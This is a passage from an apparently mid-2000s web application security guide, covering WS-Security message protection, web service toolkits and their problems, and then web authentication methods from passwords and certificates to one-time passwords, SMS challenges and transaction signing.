As this element was designed to refer to pretty much any possible token type (including encryption keys, certificates, SAML assertions, etc) both internal and external to the WSS Header, it is enormously complicated. The specification recommends using two of its possible four reference types – Direct References (by URI) and Key Identifiers (some kind of token identifier). Profile documents (SAML, X.509 for instance) provide additional extensions to these mechanisms to take advantage of specific qualities of different token types.

10.13 Communication Protection Mechanisms

As was already explained earlier (see 0), channel security, while providing important services, is not a panacea, as it does not solve many of the issues, facing Web Service developers. WSS helps addressing some of them at the SOAP message level, using the mechanisms described in the sections below.

10.13.1 Integrity

WSS specification makes use of the XML-dsig standard to ensure message integrity, restricting its functionality in certain cases; for instance, only explicitly referenced elements can be signed (i.e. no Embedding or Embedded signature modes are allowed). Prior to signing an XML document, a transformation is required to create its canonical representation, taking into account the fact that XML documents can be represented in a number of semantically equivalent ways. There are two main transformations defined by the XML Digital Signature WG at W3C, Inclusive and Exclusive Canonicalization Transforms (C14N and EXC-C14N), which differ in the way namespace declarations are processed. The WSS core specification specifically recommends using EXC-C14N, as it allows copying signed XML content into other documents without invalidating the signature.

In order to provide a uniform way of addressing signed tokens, WSS adds a Security Token Reference (STR) Dereference Transform option, which is comparable with dereferencing a pointer to an object of specific data type in programming languages. Similarly, in addition to the XML Signature-defined ways of addressing signing keys, WSS allows for references to signing security tokens through the STR mechanism (explained in 0), extended by token profiles to accommodate specific token types. A typical signature example is shown in an earlier sample in the section 0.

Typically, a XML signature is applied to secure elements such as SOAP Body and the timestamp,

as well as any user credentials, passed in the request. There is an interesting twist when a particular element is both signed and encrypted, since these operations may follow (even repeatedly) in any order, and knowledge of their ordering is required for signature verification. To address this issue, the WSS core specification requires that each new element is pre-pended to the security header, thus defining the “natural” order of operations. A particularly nasty problem arises when there are several security headers in a single SOAP message, using overlapping signature and encryption blocks, as there is nothing in this case that would point to the right order of operations.

10.13.2 Confidentiality

For its confidentiality protection, WSS relies on yet another standard, XML Encryption. Similarly to XML-dsig, this standard operates on selected elements of the SOAP message, but it then replaces the encrypted element’s data with a `<xenc:EncryptedData>` sub-element carrying the encrypted bytes. For encryption efficiency, the specification recommends using a unique key, which is then encrypted by the recipient’s public key and pre-pended to the security header in a `<xenc:EncryptedKey>` element. A SOAP message with encrypted body is shown in the section 0.

10.13.3 Freshness

SOAP messages’ freshness is addressed via timestamp mechanism – each security header may contain just one such element, which states, in UTC time and using the UTC time format, creation and expiration moments of the security header. It is important to realize that the timestamp is applied to the WSS Header, not to the SOAP message itself, since the latter may contain multiple security headers, each with a different timestamp. There is an unresolved problem with this “single timestamp” approach, since, once the timestamp is created and signed, it is impossible to update it without breaking existing signatures, even in case of a legitimate change in the WSS Header.

```
<wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">
  <wsu:Created>2005-01-27T16:46:10Z</wsu:Created>
  <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>
</wsu:Timestamp>
```

If a timestamp is included in a message, it is typically signed to prevent tampering and replay attacks. There is no mechanism foreseen to address clock synchronization issue (which, as was already point out earlier, is generally not an issue in modern day systems) – this has to be addressed

out-of-band as far as the WSS mechanics is concerned. See the further reading section for a design pattern addressing this issue.

10.14 Access Control Mechanisms

When it comes to access control decisions, Web Services do not offer specific protection mechanisms by themselves – they just have the means to carry the tokens and data payloads in a secure manner between source and destination SOAP endpoints.

For more complete description of access control tasks, please, refer to other sections of this Guide.

10.14.1 Identification

Identification represents a claim to have certain identity, which is expressed by attaching certain information to the message. This can be a username, a SAML assertion, a Kerberos ticket, or any other piece of information, from which the service can infer who the caller claims to be.

WSS represents a very good way to convey this information, as it defines an extensible mechanism for attaching various token types to a message (see 0). It is the receiver's job to extract the attached token and figure out which identity it carries, or to reject the message if it can find no acceptable token in it.

10.14.2 Authentication

Authentication can come in two flavors – credentials verification or token validation. The subtle difference between the two is that tokens are issued after some kind of authentication has already happened prior to the current invocation, and they usually contain user's identity along with the proof of its integrity.

WSS offers support for a number of standard authentication protocols by defining binding mechanism for transmitting protocol-specific tokens and reliably linking them to the sender. However, the mechanics of proof that the caller is who he claims to be is completely at the Web Service's discretion. Whether it takes the supplied username and password's hash and checks it against the backend user store, or extracts subject name from the X.509 certificate used for signing the message, verifies the certificate chain and looks up the user in its store – at the moment, there are no requirements or standards which would dictate that it should be done one way or another.

10.14.3 Authorization

XACML may be used for expressing authorization rules, but its usage is not Web Service specific – it has much broader scope. So, whatever policy or role-based authorization mechanism the host server already has in place will most likely be utilized to protect the deployed Web Services deployed as well.

Depending on the implementation, there may be several layers of authorization involved at the server. For instance, JSRs 224 (JAX-RPC 2.0) and 109 (Implementing Enterprise Web Services), which define Java binding for Web Services, specify implementing Web Services in J2EE containers. This means that when a Web Service is accessed, there will be a URL authorization check executed by the J2EE container, followed by a check at the Web Service layer for the Web Service-specific resource. Granularity of such checks is implementationspecific and is not dictated by any standards. In the Windows universe it happens in a similar fashion, since IIS is going to execute its access checks on the incoming HTTP calls before they reach the ASP.NET runtime, where SOAP message is going to be further decomposed and analyzed.

10.14.4 Policy Agreement

Normally, Web Services' communication is based on the endpoint's public interface, defined in its WSDL file. This descriptor has sufficient details to express SOAP binding requirements, but it does not define any security parameters, leaving Web Service developers struggling to find out-of-band mechanisms to determine the endpoint's security requirements.

To make up for these shortcomings, WS-Policy specification was conceived as a mechanism for expressing complex policy requirements and qualities, sort of WSDL on steroids. Through the published policy SOAP endpoints can advertise their security requirements, and their clients can apply appropriate measures of message protection to construct the requests. The general WSPolicy specification (actually comprised of three separate documents) also has extensions for specific policy types, one of them – for security, WS-SecurityPolicy.

If the requestor does not possess the required tokens, it can try obtaining them via trust mechanism, using WS-Trust-enabled services, which are called to securely exchange various token types for the requested identity.




Figure 3. Using Trust service

Unfortunately, both WS-Policy and WS-Trust specifications have not been submitted for standardization to public bodies, and their development is progressing via private collaboration of several companies, although it was opened up for other participants as well. As a positive factor, there have been several interoperability events conducted for these specifications, so the development process of these critical links in the Web Services' security infrastructure is not a complete black box.

10.15 Forming Web Service Chains

Many existing or planned implementations of SOA or B2B systems rely on dynamic chains of Web Services for accomplishing various business specific tasks, from taking the orders through manufacturing and up to the distribution process.




Figure 4: Service chain

This is in theory. In practice, there are a lot of obstacles hidden among the way, and one of the major ones among them – security concerns about publicly exposing processing functions to intra- or Internet-based clients.

Here is just a few of the issues that hamper Web Services interaction – incompatible authentication and authorization models for users, amount of trust between services themselves and ways of establishing such trust, maintaining secure connections, and synchronization of user directories or otherwise exchanging users' attributes. These issues will be briefly tackled in the following paragraphs.

10.15.1 Incompatible user access control models

As explained earlier, in section 0, Web Services themselves do not include separate extensions

for access control, relying instead on the existing security framework. What they do provide, however, are mechanisms for discovering and describing security requirements of a SOAP service (via WS-Policy), and for obtaining appropriate security credentials via WS-Trust based services.

10.15.2 Service trust

In order to establish mutual trust between client and service, they have to satisfy each other's policy requirements. A simple and popular model is mutual certificate authentication via SSL, but it is not scalable for open service models, and supports only one authentication type. Services that require more flexibility have to use pretty much the same access control mechanisms as with users to establish each other's identities prior to engaging in a conversation.

10.15.3 Secure connections

Once trust is established it would be impractical to require its confirmation on each interaction. Instead, a secure client-server link is formed and maintained all time while client's session is active. Again, the most popular mechanism today for maintaining such link is SSL, but it is not a Web Service-specific mechanism, and it has a number of shortcomings when applied to SOAP communication, as explained in 0.

10.15.4 Synchronization of user directories

This is a very acute problem when dealing with cross-domain applications, as users' population tends to change frequently among different domains. So, how does a service in domain B decide whether it is going to trust user's claim that he has been already authenticated in domain A? There exist different aspects of this problem. First – a common SSO mechanism, which implies that a user is known in both domains (through synchronization, or by some other means), and authentication tokens from one domain are acceptable in another. In Web Services world, this would be accomplished by passing around a SAML or Kerberos token for a user.

10.15.5 Domain federation

Another aspect of the problem is when users are not shared across domains, but merely the fact that a user with certain ID has successfully authenticated in another domain, as would be the case with several large corporations, which would like to form a partnership, but would be reluctant to share customers' details. The decision to accept this request is then based on the inter-domain

procedures, establishing special trust relationships and allowing for exchanging such opaque tokens, which would be an example of Federation relationships. Of those efforts, most notable example is Liberty Alliance project, which is now being used as a basis for SAML 2.0 specifications. The work in this area is still far from being completed, and most of the existing deployments are nothing more than POC or internal pilot projects than to real crosscompanies deployments, although LA's website does list some case studies of large-scale projects.

10.16 Available Implementations

It is important to realize from the beginning that no security standard by itself is going to provide security to the message exchanges – it is the installed implementations, which will be assessing conformance of the incoming SOAP messages to the applicable standards, as well as appropriately securing the outgoing messages.

10.16.1 .NET – Web Service Extensions

Since new standards are being developed at a rather quick pace, .NET platform is not trying to catch up immediately, but uses Web Service Extensions (WSE) instead. WSE, currently at the version 2.0, adds development and runtime support for the latest Web Service security standards to the platform and development tools, even while they are still “work in progress”. Once standards mature, their support is incorporated into new releases of the .NET platform, which is what is going to happen when .NET 2.0 finally sees the world. The next release of WSE, 3.0, is going to coincide with VS.2005 release and will take advantages of the latest innovations of .NET 2.0 platform in messaging and Web Application areas.

Considering that Microsoft is one of the most active players in the Web Service security area and recognizing its influence in the industry, its WSE implementation is probably one of the most complete and up to date, and it is strongly advisable to run at least a quick interoperability check with WSE-secured .NET Web Service clients. If you have a Java-based Web Service, and the interoperability is a requirement (which is usually the case), in addition to the questions of security testing one needs to keep in mind the basic interoperability between Java and .NET Web Service data structures.

This is especially important since current versions of .NET Web Service tools frequently do not cleanly handle WS-Security's and related XML schemas as published by OASIS, so some creativity

on the part of a Web Service designer is needed. That said – WSE package itself contains very rich and well-structured functionality, which can be utilized both with ASP.NET based and standalone Web Service clients to check incoming SOAP messages and secure outgoing ones at the infrastructure level, relieving Web Service programmers from knowing these details. Among other things, WSE 2.0 supports the most recent set of WS-Policy and WSSecurity profiles, providing for basic message security and WS-Trust with WSSecureConversation. Those are needed for establishing secure exchanges and sessions - similar to what SSL does at the transport level, but applied to message-based communication.

10.16.2 Java toolkits

Most of the publicly available Java toolkits work at the level of XML security, i.e. XML-dsig and XML-enc – such as IBM's XML Security Suite and Apache's XML Security project. Java's JSR 105 and JSR 106 (still not finalized) define Java bindings for signatures and encryption, which will allow plugging the implementations as JCA providers once work on those JSRs is completed.

Moving one level up, to address Web Services themselves, the picture becomes muddier – at the moment, there are many implementations in various stages of incompleteness. For instance, Apache is currently working on the WSS4J project, which is moving rather slowly, and there is commercial software package from Phaos (now owned by Oracle), which suffers from a lot of implementation problems.

A popular choice among Web Service developers today is Sun's JWSDP, which includes support for Web Service security. However, its support for Web Service security specifications in the version 1.5 is only limited to implementation of the core WSS standard with username and X.509 certificate profiles. Security features are implemented as part of the JAX-RPC framework and configuration-driven, which allows for clean separation from the Web Service's implementation.

10.16.3 PHP Framework

PHP has built-in SOAP functions since its version 5 (13/07/2004) [2] and also has available third-party libraries like nuSOAP and the PEAR¹² package SOAP.

The built-in SOAP extension can be used to write SOAP Servers and Clients. It supports subsets of SOAP 1.1, SOAP 1.2 and WSDL 1.1 specifications.

12 PHP Extension and Application Repository, a framework and distribution system for reusable PHP components [4]

Since 2002, PHP also can use NuSOAP [3] : an include file containing a group of PHP classes that allow developers to create and consume SOAP web services. It does not require any special PHP extensions. NuSOAP is a rewrite of SOAPx4, provided by NuSphere and Dietrich Ayala ; version 0.6.7 (03/11/2004) supports much of the SOAP 1.1 specification. It can generate WSDL 1.1 and also consume it for use in serialization. Both rpc/encoded and document/literal services are supported. However, it must be noted that NuSOAP does not provide coverage of the SOAP 1.1 and WSDL 1.1 that is as complete as some other implementations, such as .NET and Apache Axis. Current version is 0.7.3 (06/11/2007) and may have been enhanced.

PHP can also use the package PEAR SOAP, a SOAP Client/Server for PHP ; version 0.12beta was released on 04/08/2008. [5]

10.16.4 Hardware, software systems

This category includes complete systems, rather than toolkits or frameworks. On one hand, they usually provide rich functionality right off the shelf, on the other hand – its usage model is rigidly constrained by the solution's architecture and implementation. This is in contrast to the toolkits, which do not provide any services by themselves, but handing system developers necessary tools to include the desired Web Service security features in their products... or to shoot themselves in the foot by applying them inappropriately.

These systems can be used at the infrastructure layer to verify incoming messages against the effective policy, check signatures, tokens, etc, before passing them on to the target Web Service. When applied to the outgoing SOAP messages, they act as a proxy, now altering the messages to decorate with the required security elements, sign and/or encrypt them. Software systems are characterized by significant configuration flexibility, but comparatively slow processing. On the bright side, they often provide high level of integration with the existing enterprise infrastructure, relying on the back-end user and policy stores to look at the credentials, extracted from the WSS header, from the broader perspective. An example of such service is TransactionMinder from the former Netegrity – a Policy Enforcement Point for Web Services behind it, layered on top of the Policy Server, which makes policy decisions by checking the extracted credentials against the configured stores and policies.

For hardware systems, performance is the key – they have already broken gigabyte processing threshold, and allow for real-time processing of huge documents, decorated according to the variety

of the latest Web Service security standards, not only WSS. The usage simplicity is another attractive point of those systems - in the most trivial cases, the hardware box may be literally dropped in, plugged, and be used right away. These qualities come with a price, however – this performance and simplicity can be achieved as long as the user stays within the preconfigured confines of the hardware box. The moment he tries to integrate with the back-end stores via callbacks (for those solutions that have this capability, since not all of them do), most of the advantages are lost. As an example of such hardware device, DataPower provides a nice XS40 XML Security Gateway, which acts both as the inbound firewall and the outbound proxy to handle XML traffic in real time.

10.17 Problems

As is probably clear from the previous sections, Web Services are still experiencing a lot of turbulence, and it will take a while before they can really catch on. Here is a brief look at what problems surround currently existing security standards and their implementations.

10.17.1 Immaturity of the standards

Most of the standards are either very recent (couple years old at most), or still being developed. Although standards development is done in committees, which, presumably, reduces risks by going through an exhaustive reviewing and commenting process, some error scenarios still slip in periodically, as no theory can possibly match the testing resulting from pounding by thousands of developers working in the real field.

Additionally, it does not help that for political reasons some of this standards are withheld from public process, which is the case with many standards from the WSA arena (see 0), or that some of the efforts are duplicated, as was the case with LA and WS-Federation specifications.

10.17.2 Performance

XML parsing is a slow task, which is an accepted reality, and SOAP processing slows it down even more. Now, with expensive cryptographic and textual conversion operations thrown into the mix, these tasks become a performance bottleneck, even with the latest crypto- and XML-processing hardware solutions offered today. All of the products currently on the market are facing this issue, and they are trying to resolve it with varying degrees of success.

Hardware solutions, while substantially (by orders of magnitude) improving the performance, can not always be used as an optimal solution, as they can not be easily integrated with the already existing back-end software infrastructure, at least – not without making performance sacrifices. Another consideration whether hardware-based systems are the right solution – they are usually highly specialized in what they are doing, while modern Application Servers and security frameworks can usually offer a much greater variety of protection mechanisms, protecting not only Web Services, but also other deployed applications in a uniform and consistent way.

10.17.3 Complexity and interoperability

As could be deduced from the previous sections, Web Service security standards are fairly complex, and have very steep learning curve associated with them. Most of the current products, dealing with Web Service security, suffer from very mediocre usability due to the complexity of the underlying infrastructure. Configuring all different policies, identities, keys, and protocols takes a lot of time and good understanding of the involved technologies, as most of the times errors that end users are seeing have very cryptic and misleading descriptions.

In order to help administrators and reduce security risks from service misconfigurations, many companies develop policy templates, which group together best practices for protecting incoming and outgoing SOAP messages. Unfortunately, this work is not currently on the radar of any of the standard's bodies, so it appears unlikely that such templates will be released for public use any time soon. Closest to this effort may be WS-I's Basic Security Profile (BSP), which tries to define the rules for better interoperability among Web Services, using a subset of common security features from various security standards like WSS. However, this work is not aimed at supplying the administrators with ready for deployment security templates matching the most popular business use cases, but rather at establishing the least common denominator.

10.17.4 Key management

Key management usually lies at the foundation of any other security activity, as most protection mechanisms rely on cryptographic keys one way or another. While Web Services have XKMS protocol for key distribution, local key management still presents a huge challenge in most cases, since PKI mechanism has a lot of well-documented deployment and usability issues. Those systems that opt to use homegrown mechanisms for key management run significant risks in many cases, since questions of storing, updating, and recovering secret and private keys more often than not are

not adequately addressed in such solutions.

10.18 Further Reading

Piliptchouk, D., WS-Security in the Enterprise, O'Reilly ONJava

<http://www.onjava.com/pub/a/onjava/2005/02/09/wssecurity.html>

<http://www.onjava.com/pub/a/onjava/2005/03/30/wssecurity2.html>

WS-Security OASIS site

http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss

Microsoft, *What's new with WSE 3.0*

<http://msdn.microsoft.com/webservices/webservices/building/wse/default.aspx?pull=/library/en-us/dnwse/html/newwse3.asp>

<http://msdn.microsoft.com/webservices/webservices/building/wse/default.aspx?pull=/library/en-us/dnwse/html/newwse3.asp>

Eoin Keary, Preventing DOS attacks on web services

<https://www.threatsandcountermeasures.com/wiki/default.aspx/ThreatsAndCountermeasuresCommunityKB.PreventingDOSAttacksOnWebServices>

10.19 References

[1] http://en.wikipedia.org/wiki/Web_service

[2] <http://php.net/manual/en/book.soap.php> and <http://www.php.net/manual/en/refs.webservice.php>

[3] <http://sourceforge.net/projects/nussoap/>

[4] <http://pear.php.net/>

[5] <http://pear.php.net/package/SOAP/>

11. Authentication

11.1 Objective

To provide secure authentication services to web applications, by:

- Tying an system identity to an individual user by the use of a credential
- Providing reasonable authentication controls as per the application's risk
- Denying access to attackers who use various methods to attack the authentication system

11.2 Environments Affected

All.

11.3 Relevant COBIT Topics

DS5 – All sections should be reviewed. This section covers nearly all COBIT detailed control objectives.

11.4 Best Practices

Authentication is only as strong as your user management processes, and in particular the user issuance and evidence of identity policies. The stronger the requirement for non-repudiation, the more expensive the process.

Use the most appropriate form of authentication suitable for your asset classification. For example, username and password is suitable for low value systems such as blogs and forums, SMS challenge response is suitable for low value e-commerce systems (in 2005), whilst transaction signing is suitable for high value systems such as high value e-commerce (all e-commerce sites should consider it by 2007), banking and trading systems.

Re-authenticate the user for high value transactions and access to protected areas (such as changing from user to administrative level access)

Authenticate the transaction, not the user. Phishers rely on poorly

implemented *user* authentication schemes.

Passwords are trivially broken and are unsuitable for high value systems. Therefore, the controls should reflect this. Any password less than 16 characters in length can be brute forced in less than two weeks, so set your password policy to be reasonable:

1. Train your users as to suitable password construction
2. Allow your users to write down their passwords as long as they keep them safe
3. Encourage users to use pass phrases instead of passwords
4. Relax password expiry requirements upon the strength of the password chosen – passwords between 8 and 16 that cannot be easily cracked should have an expiry of no less than 30 days, and pass phrases above 16 characters probably do not need a hard expiry limit, but a gentle reminder after (say) 90 days instead.

11.5 Common web authentication techniques

11.5.1 Basic and Digest authentication

Nearly all web and application servers support the use of basic and digest authentication. This requires the web browser to put up a dialog box to take the user's name and password, and send them through to the web server, which then processes them against its own user database, against an OpenLDAP database, or in the case of IIS, against Active Directory.

- Basic authentication sends the credential in the clear. It should not be used unless in combination with SSL
- HTTP 1.0 Digest authentication only obfuscates the password. It should not be used.
- HTTP 1.1 Digest authentication uses a challenge response mechanism, which is reasonably safe for low value applications.

The primary reason against the use of basic or digest authentication is due to:

- Insecure transmission of credentials
- Both forms of authentication suffer from replay and man-in-the middle attacks

- Both require SSL to provide any form of confidentiality and integrity
- The user interface is reasonably ugly
- Does not provide a great deal of control to the end application.

This is not to say that basic or digest authentication is not useful. It can be used to shield development sites against casual use or to protect low value administrative interfaces, but other than that, this form of authentication is not recommended.

11.5.2 Forms based authentication

Forms based authentication provides the web application designer the most control over the user interface, and thus it is widely used.

Forms based authentication requires the application to do a fair amount of work to implement authentication and authorization. Rarely do web applications get it right. The sections on how to determine if you are vulnerable have upwards of 15 specific controls to check, and this is the minimum required to authenticate with some safety.

If at all possible, if you choose to use forms based authentication, try to re-use a trusted access control component rather than writing your own.

Forms based authentication suffers from:

- Replay attacks
- Man in the middle attacks
- Clear text credentials
- Luring attacks
- Weak password controls

And many other attacks as documented in the “How to determine if you are vulnerable”

It is vital that you protect login interchanges using SSL, and implement as many controls as possible. A primary issue for web application designers is the cost to implement these controls when the value of the data being protected is not high. A balance needs to be struck to ensure that security concerns do not outweigh a complex authentication scheme.

11.5.3 Integrated authentication

Integrated authentication is in fact only seen in Integrated Windows Authentication (formerly called NTLM, and also known as Windows NT Challenge/Response authentication or Domain Authentication or NT Authentication – See Microsoft's website [1]), a term associated with Microsoft products that refers to the SPNEGO, Kerberos, and NTLMSSP authentication protocols with respect to SSPI functionality introduced with Microsoft Windows 2000.

This Windows feature can thus be used by any Windows-running webserver and applications, including Microsoft IIS and ASP.NET applications, or Apache¹³ and PHP applications. The basic idea is that the user name and password (credentials) are hashed before being sent across the network (if NTLM) or a Kerberos Ticket sent (if Kerberos).

Although it can be secure¹⁴ – on a par with client-side certificate authentication – if it has Kerberos-based Active Directory integration (which means no credentials need to be stored by the application or typed by the user), it is not common on Internet facing applications, probably because vulnerabilities have been found in Kerberos from 2002 to date. [2] [3]

This taken into account, if you are developing an Intranet application and your development environment supports integrated authentication, you should use it. It means less work for you to develop authentication and authorization controls, one less credential for users to remember, and you can re-use preexisting authentication and authorization infrastructure. Just make sure the latter infrastructure is secure, and patched to date (see section 23 « Maintenance »).

11.5.4 Certificate based authentication

Certificate based authentication is widely implemented in many web and application servers. The web site issues certificates (or attempts to trust externally issued certificates). The public certificates are loaded into the web server's authentication database, and compared with an offering from incoming browser sessions. If the certificates match up, the user is authenticated.

The quality of authentication is directly related to the quality of the public key infrastructure used to issue certificates. A certificate issued to anyone who asks for them is not as trustworthy as

13 Apache supports NTLM since 2000 via its `mod_ntlm`, `mod_ssapi` and `mod_authnz_ldap` modules ; PHP has built-in LDAP functions.

14 Please review the Klein's NTLM paper in the references section of this chapter

certificates issued after seeing three forms of photo identification (such as passport, driver's license or national identification card).

There are some drawbacks to certificate-based logon:

- Many users share PC's and they need to have bring their certificates along with them. This is non-trivial if the user had the application install the certificate for them – most users are completely unaware of how to export and import certificates
- The management of certificates on a browser is non-trivial in many instances
- Certificate revocation with self-issued certificates is almost impossible in extranet environments
- Trust of “private” certificate servers requires end-user trust decisions, such as importing root CA certificates, which end users are probably not qualified to make this trust decision
- The cost of certificates and their part in the business model of public certificate companies is not related to the cost of provision, and thus it is expensive to maintain a public certificate database with a large number of users

Coupled with the poor management of many CA's, particularly regarding certificate renewal, certificate-based logon has almost always failed. A good example is Telstra's online billing service. At one stage, only digital certificates were acceptable. Now, this option is being retired.

Certificate-based authentication is available for mainstream frameworks (J2EE, .Net, PHP) [6]

11.6 Strong Authentication

Strong authentication (such as tokens, certificates, etc) provides a higher level of security than username and passwords. The generalized form of strong authentication is the requirement of two identification factors, usually “something you know, something you hold” (or something you are, something you can do, or some place you can be in).

Therefore, anything that requires a secret (the “something you know”) and authenticator like a token, USB fob, or certificate (the “something you hold”) is a stronger control than username and passwords (which is just “something you know”) or biometrics (“something you are”).

Strong Authentication is considered to provide the foundation for a guarantee of :

- Authorization or Access Control

- Confidentiality
- Integrity
- Tracability

Caveat : this assertion has been denied by the French government's national security agency DCSSI¹⁵, which recommended not to consider Strong Authentication secure any more for remote (non-trusted-local) authentication at a standard military level. [4]

11.6.1 When to use strong authentication

Certain applications should use strong authentication:

- for high value transactions ;
- where privacy is a strong or legally compelled consideration (such as health records, government records, etc) ;
- where audit trails are legally mandated and require a strong association between a person and the audit trail, such as banking applications ;
- for administrative access for high value or high risk systems.

11.6.2 What does high risk mean?

Every organization has a certain threshold for risk, which can range from complete ignorance of risk all the way through to paranoia.

For example, forum software discussing gardening does not require strong authentication, whereas administrative access to a financial application processing millions of dollars of transactions daily should be mandated to use strong authentication.

11.6.3 Biometrics are not strong authentication ... by themselves

Biometrics can be the “something you hold”, but they do not replace the “something you know”. You should always use biometrics along with username and passwords, as otherwise, it significantly weakens the trust in the authentication mechanism.

Biometrics are not as strong as other forms of strong authentication for remotely accessible web

¹⁵ Direction centrale de la sécurité des systèmes d'information, of the Secrétariat général de la défense nationale.

applications because:

The devices are in the control of the attacker – and most low end biometric devices are not tamperproof nor do they have strong replay protection

Remote enrollment cannot be trusted – users might substitute others, enroll a glass eye, or a picture out of a magazine

The biometric features being measured cannot be revoked – you only have two eyes, ten fingers and one face. This is a deadly combination for high value systems – attackers have previously shown they will cut off fingers to obtain a car. Biometrics are thus too risky for high value systems.

The biometric features being measured do not change – USB keys with inbuilt crypto engines and other fobs have a pseudo-random output that changes every 30 seconds. Distinguishing features such as loops and whirls do not

High false positive rates compared to the cost of the authentication mechanism. With other forms of strong authentication, there are no false accepts

Most consumer biometric devices are easily spoofed or subject to replay attacks. The more expensive devices are not necessarily much better than their affordable counterparts, but for the same price as a high end biometric device, you can own 50 or 60 fobs and upwards of 1000 smart cards.

When used in a single factor authentication method (for example, just a thumbprint with no username or password), biometrics are the weakest form of authentication available and are unsuitable for even moderate risk applications. Such usage should be restricted to devices the user owns without sensitive or risky data.

11.6.4 Relative strengths and uses of strong authentication

One-time passwords (OTP)

One time password fobs are cheap – many can be obtained for as little as \$5-10, but they only protect against password replay. One time password fobs usually have a number displayed on a screen, and the user will type in their username, pass phrase and the one time password.

One-time password are used since years in Banking under the form of TAN (Transaction Authentication Number) printed lists (in two copies only) where numbers are biffed one after the

other. This has proved secure as long as the list is physically protected and stays in the possession of the rightful person.

You may also encounter Matrix card authentication, and an OTP sent via SMS falls also into this category.

As a rule, one time passwords do not help with man-in-the-middle attacks and as they do not present any details of the use to the user, so spoofed web sites could collect a one time password and log on as the user and perform a transaction.

Soft certificates

Soft certificates (also known as client-side certificate authentication) are a little stronger than passwords, but suffer from the same problems as passwords and any authentication method which automatically processes credentials.

Connected hard certificates

USB, PC Card, or otherwise connected tokens which can be programmatically interrogated by the user's system seem like the best way to store a credential. Although they typically protect against unauthorized duplication of the credential and tampering of the algorithm, as the device is connected to an untrusted host, the hard certificate might be used by an attacker's site directly, bypassing the otherwise robust authentication mechanism provided.

Most tokens pop up a window that asks the user for permission to supply the credential. An attacker could pop up a similar window, obtain the authentication blob, and forward it to the real system whilst performing an entirely different transaction. This attack works due to two reasons:

- Chrome on authentication request window – the pop up has no clear relationship between application and authentication. This is a problem with all Javascript alerts, and not unique to this functionality
- User brain bypass – most users familiar with an application will simply agree to a dialog they see all the time. As long as the attacker makes a good facsimile of the authentication approval window, they will agree to it

Many other issues surround connected devices, including desktop support issues if the drivers for the hard certificate interfere with the operation of the user's computer.

Connected devices are suitable for trusted internal access, and closed and trusted user communities.

One good example of secure devices is the Carte à puce (*smartcard*) invented by Roland Moreno in 1974-1975 (see National Museum of American History [7]), especially when equipped with a cryptoprocessor [8] ; such devices are used in SIM cards (all over the world), all access badges for buildings, student cards, pre-paid phone cards, electronic wallets (PME¹⁶), transport cards (Québec, Paris, London) and National Social Security cards (Carte Vitale in France, Carte SiS in Belgium) and electronic passports (France 2006) which led to the biometric passport as per ICAO [9]

Due to the presence of the Chip, SIM cards are considered secure and this is an explanation of the use of SMS¹⁷ messaging for OTP or Challenge Response.

Challenge Response

Challenge response tokens work by taking a value (challenge) from the system and processing them in a cryptographically secure fashion to derive a result.

Manual Challenge response can include

Challenge response calculators have a keypad, and therefore the password is usually considered to be the PIN required to access the calculator. The user enters their username and response into the system, which is verified by the authentication server.

Although protecting against replay attacks, challenge response tokens suffer from authentication disconnection issue discussed above. The user is approving *something*, but it is not clear what.

SMS Challenge Response

SMS challenge works in countries with a high penetration of text message capable mobile phones. The typical method is to enrol the user in a trusted fashion, registering their mobile phone number. When an authentication or transaction signing is required, the application sends the user a transaction number to their mobile phone, hopefully with some surrounding text to verify what is being signed (such as the reference ID of the transaction).

Problems with SMS challenge response include:

16 Porte-Monnaie Electronique : Octopus and Moneo in France, Proton in Belgium, Geldkarte in Germany, Interac in Canada, etc

17 Short Message Service (140 octets at most)

- Like email, it's a public path : do not send sensitive information with the challenge
- If sending the transaction amount, the user may trust this figure, but an attacker may send the user one figure and approve another
- You are not the only source of SMS messages; the user can not verify the source of the SMS beyond only expecting them when they are using the system

Despite this, SMS challenge response is significantly stronger than username and password with minimal cost overheads.

Transaction Signing

Transaction signing is performed by offline challenge response calculators. The user will be presented with various items to enter into the calculator, and it will calculate a response based upon these inputs. This is the strongest form of authentication as the user has to enter the transaction details – any other transaction will fail to produce a suitable response. This type of authentication has strong non-repudiation properties, is robust against man in the middle attacks, cannot be replayed, and is robust against differing transaction limits.

For the best effect, at least the following should be stirred into the challenge:

- Reference ID
- From account
- Amount of the transaction

The tokens are usually date and time based, so there's only a little to be gained by entering the transaction date. The downsides of these tokens are

- It can take up to 20 to 40 keystrokes to complete a transaction, which is problematic if the user has to approve each and every transaction
- If a token is connected to the user's computer or uses some form of automated entry, although the human factors are better (no details to enter), the non-repudiation property is removed as the user no longer is required to think about the value of the transaction – they just approve the signing window, which is no better than a soft-certificate.

Therefore, although most of the calculators for transaction signing allow connection to the client computer, this functionality should not be used or made available.

Although transaction signing calculators and EMV (smart card) style calculators are identical in functionality from the application's point of view, they have different values to the user. A calculator will be left on a desk for all to see, whereas an EMV smartcard masquerading as the user's corporate credit card has the appropriate value to the user – they will not leave them on the desk or in their unlocked drawer. The value of the system should decide which type of transaction signing token is provided to the user.

A new protocol CAP (Chip Authentication Protocol) enables EMV smartcards to generate a One Time Password.

11.6.5 Challenges to using strong authentication

Most common application frameworks are difficult to integrate with strong authentication mechanisms, with the possible exception of certificate-based logon, which is supported by J2EE, .NET and PHP¹⁸ [5].

Your code must be integrated with an authentication server, and implicitly trust the results it issues. You should carefully consider how you integrate your application with your chosen mechanism to ensure it is robust against injection, replay and tampering attacks.

Many organizations are wary of strong authentication options as they are perceived to be “expensive”. They are, but so are passwords. The costs of user management are not usually related to the cost of the authentication infrastructure, but relate instead to the issuance and maintenance of the user records. If you need to have strong non-repudiation the most formidable and costly aspect of user management is enrolment, maintenance and de-enrolment. Simply sending any user who asks for an account a token or certificate provides no certainty that the user is who they say they are. A robust trusted enrolment path is required to ensure that the authentication system is “strong”.

11.6.6 Federated Authentication

Federated authentication allows you to outsource your user database to a third party, or to run many sites with a single sign on approach. The primary business reason for federated security is that users only have to sign on once, and all sites that support that authentication realm can trust the sign-on token and thus trust the user and provide personalized services.

Advantages of federated authentication:

18 The Apache webserver needs to have activated its OpenSSL extension

- Reduce the total number of credentials your users have to remember
- Your site(s) are part of a large trading partnership, such as an extranet procurement network
- Would like to provide personalized services to otherwise anonymous users.

You should not use federated authentication unless:

- You trust the authentication provider
- Your privacy compliance requirements are met by the authentication provider

11.6.7 The Laws of Identity

